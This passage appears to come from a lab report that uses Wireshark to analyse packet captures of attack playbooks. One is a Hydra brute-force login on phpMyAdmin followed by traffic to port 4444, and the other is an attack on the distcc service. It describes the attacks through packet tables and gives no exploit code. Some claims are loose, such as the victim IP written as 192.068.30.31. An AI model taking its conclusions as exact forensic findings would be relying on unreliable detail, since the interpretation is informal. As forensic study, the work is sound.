


Fig. 499. Response from Victim

Here, we can see all the password files that are given by the victim to the attacker which can be used in the decrypting the password hashes so that the attacker can get the usernames and passwords from them.

Z. Wireshark Analysis of Playbook 43: Web application database authenticated Remote command execution.

- i. Playbook Name: Port80Phpmyadmin.pcap
- ii. Wireshark Analysis: After examining the pcap, we can understand that the Attacker is on IP 10.10.10.12 and victim IP is 192.068.30.31. We can also see there are different kinds of protocols were captured in this pcap.




Fig. 500. Response from Victim




Fig. 501. No TCP problems were identified in the pcap

Wireshark did not identify any TCP problems in the given pcap file for the given filter **tcp.analysis.flags** on the above figure.

No.	Time	Source	Destination	Protocol	Length	Info
2100	19.134737	192.168.30.31	10.10.10.12	HTTP	748	HTTP/1.1 200 OK (text/html)
2109	19.136743	192.168.30.31	10.10.10.12	HTTP	198	HTTP/1.1 200 OK (text/html)
2191	24.177658	192.168.30.31	10.10.10.12	HTTP	748	HTTP/1.1 200 OK (text/html)
2210	24.188238	192.168.30.31	10.10.10.12	HTTP	198	HTTP/1.1 200 OK (text/html)
2321	24.201123	192.168.30.31	10.10.10.12	HTTP	748	HTTP/1.1 200 OK (text/html)
2340	24.202483	192.168.30.31	10.10.10.12	HTTP	198	HTTP/1.1 200 OK (text/html)
2377	24.204820	192.168.30.31	10.10.10.12	HTTP	354	HTTP/1.1 200 OK (text/html)
2379	24.205067	192.168.30.31	10.10.10.12	HTTP	733	HTTP/1.1 200 OK (text/html)
2392	24.206317	192.168.30.31	10.10.10.12	HTTP	198	HTTP/1.1 200 OK (text/html)
2482	31.858339	192.168.30.31	10.10.10.12	HTTP	825	HTTP/1.1 200 OK (text/html)
2489	31.858795	192.168.30.31	10.10.10.12	HTTP	827	HTTP/1.1 200 OK (text/html)
2499	31.859918	192.168.30.31	10.10.10.12	HTTP	825	HTTP/1.1 200 OK (text/html)
2508	31.860931	192.168.30.31	10.10.10.12	HTTP	825	HTTP/1.1 200 OK (text/html)
2515	31.861186	192.168.30.31	10.10.10.12	HTTP	827	HTTP/1.1 200 OK (text/html)
2526	31.861970	192.168.30.31	10.10.10.12	HTTP	827	HTTP/1.1 200 OK (text/html)
2537	31.862152	192.168.30.31	10.10.10.12	HTTP	825	HTTP/1.1 200 OK (text/html)
2544	31.862373	192.168.30.31	10.10.10.12	HTTP	825	HTTP/1.1 200 OK (text/html)
2564	31.865746	192.168.30.31	10.10.10.12	HTTP	825	HTTP/1.1 200 OK (text/html)

Fig. 502. All packets with response code 200

In the above figure, we can see all the http packets which have the response code 200 which means all the requests that were success.

No.	Time	Source	Destination	Protocol	Length	Info
4013	34.533457	10.10.10.12	192.168.30.31	TCP	74	53678 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2411124593 TSecr=0 WS=128
4015	34.533743	192.168.30.31	10.10.10.12	TCP	74	80 → 53678 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=667026117 TSecr=2411124593 WS=128
4024	34.539303	10.10.10.12	192.168.30.31	TCP	74	53680 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2411124599 TSecr=0 WS=128
4025	34.539377	10.10.10.12	192.168.30.31	TCP	74	53682 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2411124599 TSecr=0 WS=128
4026	34.539393	10.10.10.12	192.168.30.31	TCP	74	53684 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2411124599 TSecr=0 WS=128
4028	34.539490	192.168.30.31	10.10.10.12	TCP	74	80 → 53680 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=667026119 TSecr=2411124599 WS=128
4029	34.539550	192.168.30.31	10.10.10.12	TCP	74	80 → 53682 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=667026119 TSecr=2411124599 WS=128
4030	34.539566	192.168.30.31	10.10.10.12	TCP	74	80 → 53684 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=667026119 TSecr=2411124599 WS=128
4063	34.716028	10.10.10.12	192.168.30.31	TCP	74	53686 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2411124775 TSecr=0 WS=128
4064	34.716044	10.10.10.12	192.168.30.31	TCP	74	53688 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2411124775 TSecr=0 WS=128
4067	34.716295	192.168.30.31	10.10.10.12	TCP	74	80 → 53686 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=667026163 TSecr=2411124775 WS=128
4068	34.716317	192.168.30.31	10.10.10.12	TCP	74	80 → 53688 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=667026163 TSecr=2411124775 WS=128
4076	34.717559	10.10.10.12	192.168.30.31	TCP	74	53690 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2411124777 TSecr=0 WS=128
4078	34.717763	192.168.30.31	10.10.10.12	TCP	74	80 → 53690 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=667026163 TSecr=2411124777 WS=128
4121	166.540784	10.10.10.12	192.168.30.31	TCP	74	38653 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2411256600 TSecr=0 WS=128
4122	166.541109	192.168.30.31	10.10.10.12	TCP	74	80 → 38653 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=667059119 TSecr=2411256600 WS=128
4146	166.570640	10.10.10.12	192.168.30.31	TCP	74	43631 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2411256630 TSecr=0 WS=128
4147	166.570878	192.168.30.31	10.10.10.12	TCP	74	80 → 43631 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=667059126 TSecr=2411256630 WS=128

Fig. 503. SYN packets

In the above figure all the packets with the SYN bits in the TCP header that are set to 1 are displayed. That means it shows all the SYN's. And I did not find any rapidly increasing SYN packets coming from attacker to the server. That states that there was no SYN attack taken place here.




Fig. 504. TCP Reset packets

Here, we can see all the TCP reset packets that were captured in this pcap file. Reset packets




Fig. 505. TCP Request and Response Details

In the above figure, we can see Mozilla followed by Hydra. Which gives a clear picture that Hydra tool is used here in order to crack the password by using brute force methodology. We can also see the HTTP GET request that was requested by the attacker and the response from the victim.




Fig. 506. Attacker trying Different Combinations of passwords

Later, the exploit was successful by using brute force methodology where different kinds of combinations were used in order to gain access to the victim machine. Few of the username and password combinations were displayed in the above figure.



Fig. 507. Post Exploitaion communication channel

Once the attacker gained the access to the victim machine, he started requesting data and getting appropriate details from the victim. We can see that there is a communication happening between the attacker and the victim in the above figure in encrypted manner.

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
192.168...	44176	10.10.10.12	38823	2	112	1	54	1	58	13.031876	0.0002	—	—
192.168...	49152	10.10.10.12	38823	2	112	1	54	1	58	13.032091	0.0001	—	—
192.168...	49153	10.10.10.12	38823	2	112	1	54	1	58	13.032509	0.0001	—	—
192.168...	48080	10.10.10.12	38823	2	112	1	54	1	58	13.032950	0.0002	—	—
192.168...	65389	10.10.10.12	38823	2	112	1	54	1	58	13.033058	0.0002	—	—
192.168...	57294	10.10.10.12	38823	2	112	1	54	1	58	13.033839	0.0002	—	—
192.168...	50001	10.10.10.12	38823	2	112	1	54	1	58	13.034891	0.0002	—	—
192.168...	41511	10.10.10.12	38823	2	112	1	54	1	58	13.035230	0.0001	—	—
192.168...	50002	10.10.10.12	38823	2	112	1	54	1	58	13.036063	0.0001	—	—
192.168...	50800	10.10.10.12	38823	2	112	1	54	1	58	13.036686	0.0001	—	—
192.168...	49158	10.10.10.12	38823	2	112	1	54	1	58	13.036728	0.0001	—	—
192.168...	62078	10.10.10.12	38823	2	112	1	54	1	58	13.037236	0.0002	—	—
192.168...	56738	10.10.10.12	38823	2	112	1	54	1	58	13.037342	0.0002	—	—
192.168...	65000	10.10.10.12	38823	2	112	1	54	1	58	13.037554	0.0002	—	—
192.168...	49160	10.10.10.12	38823	2	112	1	54	1	58	13.037933	0.0001	—	—
192.168...	60443	10.10.10.12	38823	2	112	1	54	1	58	13.038441	0.0002	—	—
192.168...	44443	10.10.10.12	38823	2	112	1	54	1	58	13.038689	0.0002	—	—
192.168...	50003	10.10.10.12	38823	2	112	1	54	1	58	13.038831	0.0001	—	—
192.168...	49400	10.10.10.12	38823	2	112	1	54	1	58	13.039150	0.0001	—	—
192.168...	40193	10.10.10.12	38823	2	112	1	54	1	58	13.039163	0.0001	—	—
192.168...	50300	10.10.10.12	38823	2	112	1	54	1	58	13.040155	0.0002	—	—
192.168...	49165	10.10.10.12	38823	2	112	1	54	1	58	13.040210	0.0002	—	—
192.168...	50500	10.10.10.12	38823	2	112	1	54	1	58	13.040231	0.0002	—	—
192.168...	49163	10.10.10.12	38823	2	112	1	54	1	58	13.040833	0.0002	—	—
192.168...	51493	10.10.10.12	38823	2	112	1	54	1	58	13.042261	0.0002	—	—
192.168...	63331	10.10.10.12	38823	2	112	1	54	1	58	13.042487	0.0003	—	—
192.168...	61900	10.10.10.12	38823	2	112	1	54	1	58	13.042507	0.0003	—	—
192.168...	51103	10.10.10.12	38823	2	112	1	54	1	58	13.042580	0.0002	—	—
192.168...	50000	10.10.10.12	38823	2	112	1	54	1	58	13.042702	0.0001	—	—
192.168...	61532	10.10.10.12	38823	2	112	1	54	1	58	13.043471	0.0001	—	—
192.168...	59080	10.10.10.12	38823	2	112	1	54	1	58	13.043567	0.0001	—	—
192.168...	38301	10.10.10.12	4444	142	94k	61	8283	81	85k	166.769664	21.2232	3122	32k

Fig. 508. Conversation details between the attacker and the victim

In the above figure we can see the conversation details that had happened between the attacker and the victim in detail. How many packets were sent from one address to other address at a particular time and how many bytes of data were shared at the corresponding time can be seen in the above figure.

The data was compromised in highlighted packet in the above figure. And this process had happened for 21.2332 duration with a total of 94,000 bytes of data was compromised.

Time	ff02::fb	192.168.30.31	224.0.0.251	10.10.10.12	Comment
79.535897		80	80	36457	TCP: 80 → 36457 [ACK] Seq=2897 Ack=320 Win=30080 Len=1448 TSval=141380940 TSecr=36457
79.535915		80	80	36457	TCP: 80 → 36457 [ACK] Seq=4345 Ack=320 Win=30080 Len=1448 TSval=141380940 TSecr=36457
79.535931		80	80	36457	TCP: 80 → 36457 [ACK] Seq=5793 Ack=320 Win=30080 Len=1448 TSval=141380940 TSecr=36457
79.535950		80	80	36457	HTTP: HTTP/1.1 200 OK (text/html)
79.537095		80	80	36457	TCP: 36457 → 80 [ACK] Seq=320 Ack=8146 Win=59264 Len=0 TSval=308543885 TSecr=141380940
79.539816		80	80	36457	TCP: 36457 → 80 [FIN, ACK] Seq=320 Ack=8146 Win=0 Len=0 TSval=308543887 TSecr=141380940
79.540002		80	80	36457	TCP: 80 → 36457 [FIN, ACK] Seq=8146 Ack=321 Win=30080 Len=0 TSval=141380941 TSecr=141380940
79.540666		80	80	36457	TCP: 36457 → 80 [ACK] Seq=321 Ack=8147 Win=64128 Len=0 TSval=308543888 TSecr=141380940
89.880308		42507	42507	4444	TCP: 4444 → 42507 [PSH, ACK] Seq=1 Ack=1 Win=65280 Len=7 TSval=308554227 TSecr=141380940
89.880582		42507	42507	4444	TCP: 42507 → 4444 [ACK] Seq=1 Ack=8 Win=29312 Len=0 TSval=141383526 TSecr=308554227
89.883713		42507	42507	4444	TCP: 42507 → 4444 [PSH, ACK] Seq=1 Ack=8 Win=29312 Len=9 TSval=141383527 TSecr=308554227
89.884657		42507	42507	4444	TCP: 4444 → 42507 [ACK] Seq=8 Ack=10 Win=65280 Len=0 TSval=308554232 TSecr=141383527
94.467747		42507	42507	4444	TCP: 4444 → 42507 [PSH, ACK] Seq=8 Ack=10 Win=65280 Len=9 TSval=308558815 TSecr=141383527
94.470887		42507	42507	4444	TCP: 42507 → 4444 [PSH, ACK] Seq=10 Ack=17 Win=29312 Len=912 TSval=141384673 TSecr=141383527
94.471893		42507	42507	4444	TCP: 4444 → 42507 [ACK] Seq=17 Ack=922 Win=64384 Len=0 TSval=308558819 TSecr=141383527
106.779539		42507	42507	4444	TCP: 4444 → 42507 [FIN, ACK] Seq=17 Ack=922 Win=64384 Len=0 TSval=308571126 TSecr=141383527
106.782277		42507	42507	4444	TCP: 42507 → 4444 [FIN, ACK] Seq=922 Ack=18 Win=29312 Len=0 TSval=141387751 TSecr=141383527
106.783452		42507	42507	4444	TCP: 4444 → 42507 [ACK] Seq=18 Ack=923 Win=64384 Len=0 TSval=308571131 TSecr=141383527

Fig. 509. Flow of packets

In the above figure we can see the complete flow of the packets. In the highlighted packet the data was compromised.

AAA. Wireshark Analysis of Playbook 47: Attacking the distcc (port 3632) service in DI server.

i. Playbook Name: distccext.pcap

ii. Wireshark Analysis: After examining the pcap, we can understand that the Attacker is on IP 10.10.10.13 and victim IP is on 192.068.30.21. We can also see there are different types of protocols that were captured in this pcap file.




Fig. 510. Analyzed packets that shows different protocols.




Fig. 511. Malformed packet that is sent by attacker to victim.

In the above figure, we can see the malformed packet which is sent by the attacker to the victim in order to gain access to the victim machine.




Fig. 512. No TCP problems were identified in the pcap.

Wireshark did not identify any TCP problems in the given pcap file for the given filter **tcp.analysis.flags** on the above figure.




Fig. 513. All packets with response code 200

In the above figure, we cannot see any packets which have the response code 200 this shows that there are no successful http responses.




Fig. 514. SYN packets

In the above figure all the packets with the SYN bits in the TCP header that are set to 1 are displayed. That means it shows all the SYN's. And I did not find any rapidly increasing SYN packets coming from attacker to the server. That states that there was no SYN attack taken place here.

